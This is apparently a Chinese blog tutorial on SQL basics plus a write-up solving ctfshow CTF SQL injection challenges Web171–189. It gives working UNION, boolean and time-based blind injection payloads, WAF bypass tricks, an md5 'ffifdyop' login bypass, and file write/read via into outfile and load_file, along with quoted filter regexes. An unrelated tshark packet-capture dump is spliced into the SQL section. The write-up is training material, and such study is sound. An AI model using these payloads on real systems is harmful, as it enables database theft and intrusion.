
SQL注入从入门到入土

SQL注入从入门到入土
LuooUSQL基础
参考文献:
SQL(Structured Query Language 结构化查询语言)是一种用于管理和操作关系型数据库的标准化编程语言,我们可以通过它插入、查询、更新、删除数据。
数据存在数据库表里,一个数据库包含一个或多个数据库表,每个表都有一个名字标识。

数据库就长这样,有行有列,像Moe那道就是先爆列数(两列),最后再爆数据库名、表名、列名,用联合查询即可将数据拼接到当前网页上。
SQL语句大小写不敏感。
select
SELECT语句用于从数据库表中选取数据,语法:
c1,c2,c3代表列名,table代表表名。如果不指定列名,会默认选择所有字段。
类似的还有select * from
table,代表选择表中所有列。
输出结果是表。
where
WHERE子句用于提取满足指定条件的记录,语法:
例如 SELECT * FROM
websitesWHEREcountry='CN';对于文本字段,需要用单引号(或者双引号)包裹,数值字段不需要用引号。
相当于一个过滤器。

order by
ORDER BY 关键字用于对结果集进行排序,默认升序,语法:
DESC为降序,即为选中number列进行排序。
如果选中多列,由前往后排序。
但是这里有个非常逆天的东西,就是我们可以直接写:
1 | SELECT * FROM `websites` ORDER BY 1; |
这里的1,代表的就是第一列,这个语法可以让我们爆出列数。
union
UNION 操作符合并两个或多个SELECT语句的结果,语法:
每个SELECT语句必须拥有相同数量的列,且对应列的数据类型必须相似。
UNION会自动去重,使用UNION ALL可以避免:
UNION 结果集中的列名总是等于 UNION 中第一个 SELECT 语句中的列名。
注释符
#和--+都是注释符。
select top,limit,rownum
用于在SQL中限制返回的结果集中的行数,结合ORDER BY可以确保返回的行是特定顺序的前几行。
-
SELECT TOP在 SQL Server 和 MS Access 中使用,而在 MySQL 和 PostgreSQL 中使用LIMIT关键字。 -
Oracle 在 12c 版本之前没有直接等效的关键字,可以通过
ROWNUM实现类似功能,但在 12c 及以上版本中引入了FETCH FIRST。
xxxxxxxxxx ─[pwn@pwn-VVP] - [~/Desktop/work/Irtctf/misc1] - [Sun Nov 09, 18:50]└─[$]> tshark -r 7.pcap -Y “http.request” -T fields -e http.host -e http.request.uritsdandassociates.co.sz /w0ks/?92444881tsdandassociates.co.sz /favicon.icotsdandassociates.co.sz /w0ks//?YO=1702920835239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 * ** (tshark:124963) 18:50:30.129767 [Epan WARNING] – Dissector bug, protocol CLDAP, in packet 6265: ./epan/dissectors/packet-ldap.c:2180: failed assertion “recursion_depth <= 100” ** (tshark:124963) 18:50:30.130471 [Epan WARNING] – Dissector bug, protocol CLDAP, in packet 6279: ./epan/dissectors/packet-ldap.c:2180: failed assertion “recursion_depth <= 100” ** (tshark:124963) 18:50:30.132774 [Epan WARNING] – Dissector bug, protocol CLDAP, in packet 6332: ./epan/dissectors/packet-ldap.c:2180: failed assertion “recursion_depth <= 100” ** (tshark:124963) 18:50:30.133400 [Epan WARNING] – Dissector bug, protocol LDAP, in packet 6346: ./epan/dissectors/packet-ldap.c:2180: failed assertion “recursion_depth <= 100” ** (tshark:124963) 18:50:30.144990 [Epan WARNING] – Dissector bug, protocol CLDAP, in packet 6630: ./epan/dissectors/packet-ldap.c:2180: failed assertion “recursion_depth <= 100” ** (tshark:124963) 18:50:30.147594 [Epan WARNING] – Dissector bug, protocol LDAP, in packet 6689: ./epan/dissectors/packet-ldap.c:2180: failed assertion "recursion_depth <= 100"239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *239.255.255.250:1900 *bash
SQL Server/MS Access
1 | SELECT TOP number|percent c1,c2,... From table; |
- number指定具体行数,percent指定数据集的百分比。
MySQL/PostgreSQL
1 | SELECT c1,c2,... FROM table LIMIT number; |
Oracle
1 | SELECT c1,c2,... FROM table |
通过降序排列,可以变相返回后几行:
1 | select top 5 * from table order by id desc |
Information_schema
information_schema是MySQL里自带的数据库,里面存储了其他所有数据库的元数据。
拥有的信息:
- schemata表:存储所有数据库名(schema_name)
- tables表:存储所有表名和所属数据库名(table_schema,table_name)
- columns表:存储所有列名和所属表名(table_schema,table_name,column_name)
like
like操作符相当于=,可以进行模糊查询。
与%搭配使用,例如:
1 | SELECT ProductName, Category |
将查询所有以iPhone为前缀的数据。
又例如:
1 | SELECT ProductName, Category |
将查询所有包含Zoom的数据。
与_搭配使用,例如:
1 | SELECT ProductName, Category |
将查询所有第二个字母为e的数据。
join
join关键字用于将来自两个或多个表的行结合起来。


语法:
1 | SELECT c1,c2,... |
不带任何东西的join就是inner join。
在这里以right join为例介绍:
比如我有两个表:前面的tb1,后面的叫tb2
| id | name |
|---|---|
| 1 | LuooU |
| 2 | Shengzb |
| student_id | name |
|---|---|
| 20260120 | LuooU |
| 19971013 | Windsong |
一般的写法:
1 | select tb1.name,tb2.name from |

right join保证无论如何也不可能出现左表独有的内容,但是同样也无论如何都会完全显示右表的内容。
大多数题目应该只会给一个表,所以我们要让他自己和自己连接(self-join 自连接)。
self-join
要实现这个功能其实非常简单,只需要使用as将这一个表同时命两个名,就可以让数据库分别去处理。
即:
1 | select b.name from tb2 as a right join tb2 as b on condition; |
这里的condition需要注意一下,本来的condition在我们上面的例子中是非常人畜无害的,但是如果我们需要布尔盲注,就必须拿特定字段来和我们构造的字符串进行比较,=号后已经占了位,只剩下=前的一个位子,也就是说,我们只能用二表之中的一个去比较,例如:
1 | select * from tb2 as a right join tb2 as b on b.name = 'windsong'; |
on后的condition便与a无关,那此时,条件为true或false又影响什么?
join的逻辑是大遍历左表每一行、嵌套小遍历右表每一行,根据on后condition的布尔值输出结果。
所以答案是,为true,数据库认定左边的行和右边的某一行可以配对,因为右边的某一行一直都满足条件,所以就出现了右1对左N的情况。
如果为false,将认定0配对,只保留右表内容。
得到:

最后行数为3,组成为N-1+N:
- N-1:不满足条件的行被
right join保留。 - N:满足条件的行与左表的每一行结合,即有N行。
即2N-1行。
ctfshow Web入门 SQL注入
参考文献:
ctfshow平台上的wp、fwxfwx的blog、(:з」∠)
Web171
题目:
查询语句
2
3
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
先爆列数:
1 | 1' ORDER BY 1--+ |
到4报错ParseError,说明后端查询了三列。
再确定回显位(哪一列的数据会显示到前端),使用:
1 | 1' UNION SELECT 1,2,3 --+ |
可以看到三列都是回显位,

于是开始爆库名、爆表名、爆列名,最后爆数据。
为什么是这样的流程?我需要查询到名为flag的数据,就首先需要知道他的二维坐标,哪行哪列,甚至说我们查询数据最后就是靠列名查的,那么我们只需要知道flag数据对应的列名即可。
即:
1 | 1' UNION SELECT 1,2,列名 from 表名 --+ |
如何知道列名和表名?
我们想知道列名,必然首先需要知道表名,列名就去找information_schema中的column_name字段(需要带上表名的限制条件),即:
1 | 1' UNION SELECT 1,2,column_name from information_schema.columns where table_name = '表名' --+ |
需要表名,就首先需要数据库名:
1 | 1' UNION SELECT 1,2,table_name from information_schema.tables where table_schema = '库名' --+ |
或者杂糅:
1 | 1' UNION SELECT 1,2,table_name from information_schema.tables where table_schema = database() --+ |
库名怎么拿:
1 | 1' UNION SELECT 1,2,database()--+ |
得到库名:ctfshow_web。
表名怎么拿:
1 | 1' UNION SELECT 1,2,table_name from information_schema.tables where table_schema = 'ctfshow_web' --+ |
得到表名:ctfshow_user。
列名怎么拿:
1 | 1' UNION SELECT 1,2,column_name from information_schema.columns where table_name = 'ctfshow_user' --+ |
得到列名:id,username,password(这里太普通反倒没什么用)。
最后拿数据:
1 | 1' UNION SELECT * from ctfshow_user --+ |
最终获得flag。
值得优化的地方是,我们可以在UNION SELECT后的数据外加上group_concat()函数,以便让多个数据在一行输出,比如列名那里,加与不加的区别:


Web172
这题同上:
1 | 1' UNION SELECT 1,2,table_name from information_schema.tables where table_schema = database() --+ |
得到:ctfshow_user和ctfshow_user2。
1 | 1' UNION SELECT * from ctfshow_user --+ |
发现flag_not_here,再去看ctfshow_user2表发现flag。
Web173
返回逻辑:
1 | //检查结果是否有flag |
这题回显的字段里不允许包含flag,那么直接写
1 | 1' UNION SELECT * from ctfshow_user --+ |
这样就不行了,因为flag在id里。
方法有很多,
-
法一:直接查询password列,跳过id列。
1
1' UNION SELECT 1,2,password from ctfshow_user3 --+
-
法二:替换id列中的flag字段,使用
replace()。1
0' union select id,replace(username,'f','g'),password from ctfshow_user3 where username = 'flag

-
法二衍生:使用
hex(),使用to_base64()。

Web174
返回逻辑
1 | //检查结果是否有flag |
直接把数字给过滤了,flag因为是16进制编码所以读不出来(其实欧一点的话没有数字就赢了)。
写脚本:
1 | i=0 |
将十个数字以g~p替换,得到:
1 | replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(password,0,'g'),0,'g'),1,'h'),2,'i'),3,'j'),4,'k'),5,'l'),6,'m'),7,'n'),8,'o'),9,'p') |
这次两列,最后的payload:
1 | ' union select 'a',replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(replace(password,0,'g'),0,'g'),1,'h'),2,'i'),3,'j'),4,'k'),5,'l'),6,'m'),7,'n'),8,'o'),9,'p') from ctfshow_user4 --+ |
获得flag后,反解:
1 | flag = "ctfshow{ikcanfbi-jfge-kmfp-bofg-lnflaanhbmek}" |
布尔盲注
使用布尔盲注亦可,脚本:
1 | import requests |
这里有个很坑的地方,就是实际上的接口是/api/v4.php,我试了好久,还是要抓包啊。
Web175
返回逻辑
1 | //检查结果是否有flag |
这过滤的是所有ASCII字符,所以又不能用常规方法。
1 | ' union select username, password from ctfshow_user5 into outfile '/var/www/html/flag.txt' --+ |
将最后的结果输出到flag.txt中,再通过访问/flag.txt即可得到flag。

时间盲注
如果使用时间盲注来做,
1 | 0' union select 'a',if(ascii(substr(password,0,1))=1,sleep(5),sleep(0)) from ctfshow_user5 --+ |
1 | import requests |
可以用这个脚本,时间盲注比较慢。
Web176
1 | //对传入的参数进行了过滤 |
依然三列,本题过滤的是select,但是区分大小写,所以用最简单的大写绕过即可。
1 | 1' union sElect 1,2,table_name from information_schema.tables where table_schema=database() --+ |
1 | 1' union Select 1,2,column_name from information_schema.columns where table_name='ctfshow_user' --+ |
得到id,username,password。
1 | 1' union Select * from ctfshow_user --+ |
Web177
本题过滤空格。
-
使用注释符
/**/代替。 -
使用空白字符
%0b代替(垂直制表符),与之类似的还有:%09(TAB),%0a(换行符),%0c(换页符),%0d(回车符)。 -
使用语法边界绕过,
select后面如果直接跟一个字符串,则无需空格,例:1
1' union select'1',2,3 from ......
或者
select后面直接跟括号也可以:1
1' union select(1),2,3 from ......
-
字段和表可用反引号``直接包裹,比如:
1
1' union select`password`,2,3 from`users` --+
所以这道题的payload就很多了:
1 | 1'order/**/by/**/4%23 |
这道题也不知道咋回事连--+和#都用不了,还必须要编码(%23)。
如果过滤注释符,可以单纯只用语法边界做:
1 | 1'union(select'a',(select(group_concat(password))from`ctfshow_user`),'c')%23 |
Web178
这题就是过滤空格和*,用我们上题最后给的payload就可以。
还可以用空白字符代替。
1 | 1'union(select'a',(select(group_concat(password))from`ctfshow_user`),'c')%23 |
Web179
过滤了更多空白字符,但是依然可以用语法边界做:
1 | 1'union(select'a',(select(group_concat(password))from`ctfshow_user`),'c')%23 |
除此之外,这几道题都可以尝试万能密码。
Web180
注释被过滤,可以使用--%0c做:
1 | 1'union(select'a',(select(group_concat(password))from`ctfshow_user`),'c')--%0c |
还有就是直接输出id=26的内容,
1 | 0'or(id=26)and'1'='1 |
这里介绍一下逻辑运算符的优先级:
NOT(!)>AND(&&)>OR(||),优先算AND再算OR。
Web181~Web182
直接输出id=26的内容:
1 | 0'or(id=26)and'1'='1 |
Web183
查询语句:
统计指定表中pass这列的行数。
返回逻辑:
2
3
4
5
function waf($str){
return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into/i', $str);
}过滤空格,过滤各种空白符,过滤各种注释符、过滤各种逻辑运算符、过滤各种关键字。
查询结果
2
$user_count = 0;
发送POST请求,
1 | POST /select-waf.php |
得到:

回显只有一个数字,这意味着我们要用布尔盲注或者利用数字型回显注入拿flag。
过滤掉=,我们可以使用like或者regexp代替。
我们的payload:
1 | (ctfshow_user)where(pass)like'ctfshow+i%' |
like的使用方法如前,i代表我们的字符集。pass是密码列,所以直接匹配。
拼接后:
1 | select count(pass) from (ctfshow_user)where(pass)like'flag+i%'; |
布尔盲注脚本如下:
1 | import requests |
Web184
2
3
4
5
6
//对传入的参数进行了过滤
function waf($str){
return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
}把时间盲注过滤了,然后把where也给过滤了,单双引号也过滤了。
where被过滤,我们需要使用join代替。
''被过滤,我们需要把字符串用十六进制代替。(MySQL支持自动将十六进制转换为字符串)
hex就是十六进制(hexadecimal)的缩写。在python中如何实现字符串转十六进制?
字符串是Unicode,而hex编码针对的是字节,因此我们需要把字符串转字节,再将字节转hex。
即:
String -> Bytes(通过UTF-8转二进制)、Bytes -> Hex String(二进制 -> 十六进制)逻辑代码:
2
3
bytes = text.encode('utf-8')
hex = bytes.hex()解码:
2
rev_text = rev_bytes.decode('utf-8')最后简化:
payload写:
1 | ctfshow_user as a right join ctfshow_user as b on b.pass like 'ctfshow{%' ; |
先发POST请求:
1 | tableName=ctfshow_user |
可以看到输出 $user_count = 22;
所以成功的特征值为43。
注意exp中成功标志的逻辑,不清楚的可以看看上文我对join的介绍。
1 | import requests |
Web185~Web186
查询语句
2
3
$sql = "select count(*) from ".$_POST['tableName'].";";
返回逻辑
2
3
4
5
6
function waf($str){
return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|into|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
}
查询结果
2
3
$user_count = 0;
过滤了所有数字,在MySQL中我们可以用数学函数和布尔值绕过。
- 布尔值:
true为1,false为0。 - 圆周率:
pi()为3.14。 - 环境常量:
version()返回数据库版本,如5.7.33会被截取为5.7. - 取整函数:
floor()向下取整、ceil()向上取整。
还过滤了*,所以我们只能硬加了。
| 数字 | 构造 | 备注 |
|---|---|---|
| 0 | false、!pi() |
!3.14逻辑非,变成零 |
| 1 | true |
|
| 2 | true+true |
|
| 3 | floor(pi()) |
|
| 4 | ceil(pi()) |
|
| 5 | floor(version()) |
|
| 6 | ceil(version()) |
|
| 7~ | 通过加、乘与pow()构造 |
又因为引号被禁用,所以还要用char()绕过,其中的数字可以直接用true拼接。
也就是说,我们写where b.pass regexp char(102,108,97,103)就可以被当作where b.pass regexp "flag",从而绕过引号。
exp:
1 | import requests |
对其中的加工函数做一点说明:
1 | process = lambda s: "char({})".format(','.join(['+'.join(['true'] * ord(c)) for c in s])) |
由里向外:['true'] * ord(c),ord()可以获取参数的ASCII值,使用['true']列表乘法,生成包含n个'true'字符串的列表,即:['true','true','ture'...]。
'+'.join(..):将列表用加号连成一个字符串,即生成"true+true+true",在SQL里直接变成3了。
','.join([.. for c in s]):s为传入的字符串,c为临时变量遍历s中的每一个字符。即将每一个字符用true+true...代替,并用,相连。
Web187
返回逻辑
2
3
4
5
6
7
8
9
$password = md5($_POST['password'],true);
//只有admin可以获得flag
if($username!='admin'){
$ret['msg']='用户名不存在';
die(json_encode($ret));
}

着重看看返回逻辑,将POST传入的password参数进行md5处理,了解一下这个md5()函数:
-
参数1:
string $str为待处理的字符串。
-
参数2:
bool $raw_output传入
false时,会返回32字符的十六进制数字形式,即计算字符串的md5值。传入
true时,则会将32字符的十六进制数通过两两组合的形式,计算其hex值,转换成对应的ASCII字符。
这道题传入的是true,因此我们可以通过这个字符进行构造。
md5有一个很奇妙的字符串是ffifdyop,他的md5值解析出来是'or'6�]��!r,��b,在MySQL中字符串进行逻辑运算时会被转换成数字,or后的6乱码就会被当成6看,非零为true,所以最后得到的是'or true。拼接到SQL语句中:
1 | select count(*) from ctfshow_user where username = 'admin' and password=''or'6......' ; |
最后抓包看到结果:

Web188
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
if(preg_match('/and|or|select|from|where|union|join|sleep|benchmark|,|\(|\)|\'|\"/i', $username)){
$ret['msg']='用户名非法';
die(json_encode($ret));
}
//密码检测
if(!is_numeric($password)){
$ret['msg']='密码只能为数字';
die(json_encode($ret));
}
//密码判断
if($row['pass']==intval($password)){
$ret['msg']='登陆成功';
array_push($ret['data'], array('flag'=>$flag));
}
叫我们填username和password,在username处做了很多过滤。
但是根据php弱类型比较的特性,可以知道,如果字符串和数字进行比较,会将字符串转换成数字。如果字符串不是数字开头,则自动被转换成0.(字符串中同时不包含.、e、E)
在这里,如果username填0,则能查出所有数据(SQL中比较也同理)。
同理,$row['pass']也是字符串,填0得到所有数据。
Web189
flag 在 api/index.php 文件中
返回逻辑
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
if(preg_match('/select|and| |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\x26|\x7c|or|into|from|where|join|sleep|benchmark/i', $username)){
$ret['msg']='用户名非法';
die(json_encode($ret));
}
//密码检测
if(!is_numeric($password)){
$ret['msg']='密码只能为数字';
die(json_encode($ret));
}
//密码判断
if($row['pass']==$password){
$ret['msg']='登陆成功';
}
这里依然尝试username=0,password=0,显示密码错了,可能是password列有很多数字开头的数据,反正上题对密码的思路用不了了。
但是用户名是对的,所以我们可以通过用户名是否匹配flag形式对username赋对应值、返回出是否密码错误的信息(因为用户名都不对点登录没有任何信息),进行布尔盲注。
依然先拼payload,题目提示flag的位置,考虑文件读取,但是怎么读呢?
使用load_file()函数读取文件(需要满足文件具有读写权限):
1 | load_file('/api/index.php') |
过滤空白符,怎么触发命令呢,依然用if。
1 | if(load_file('/api/index.php')) |
结合布尔盲注:
1 | if(load_file('/api/index.php')regexp('{}'),0,1) |
if后的两个参数0、1其实是MySQL里的三元运算符,
1 | if(exp1,exp2,exp3) |
如果exp1为真,返回exp2。如果exp1为假,返回exp3。
如果匹配则发送username=0如果不匹配则发送username=1。
结合密码错误的回显:
1 | {"code":0, |
最后的exp:
1 | import requests |
flag在网页根目录里的/api/index.php中。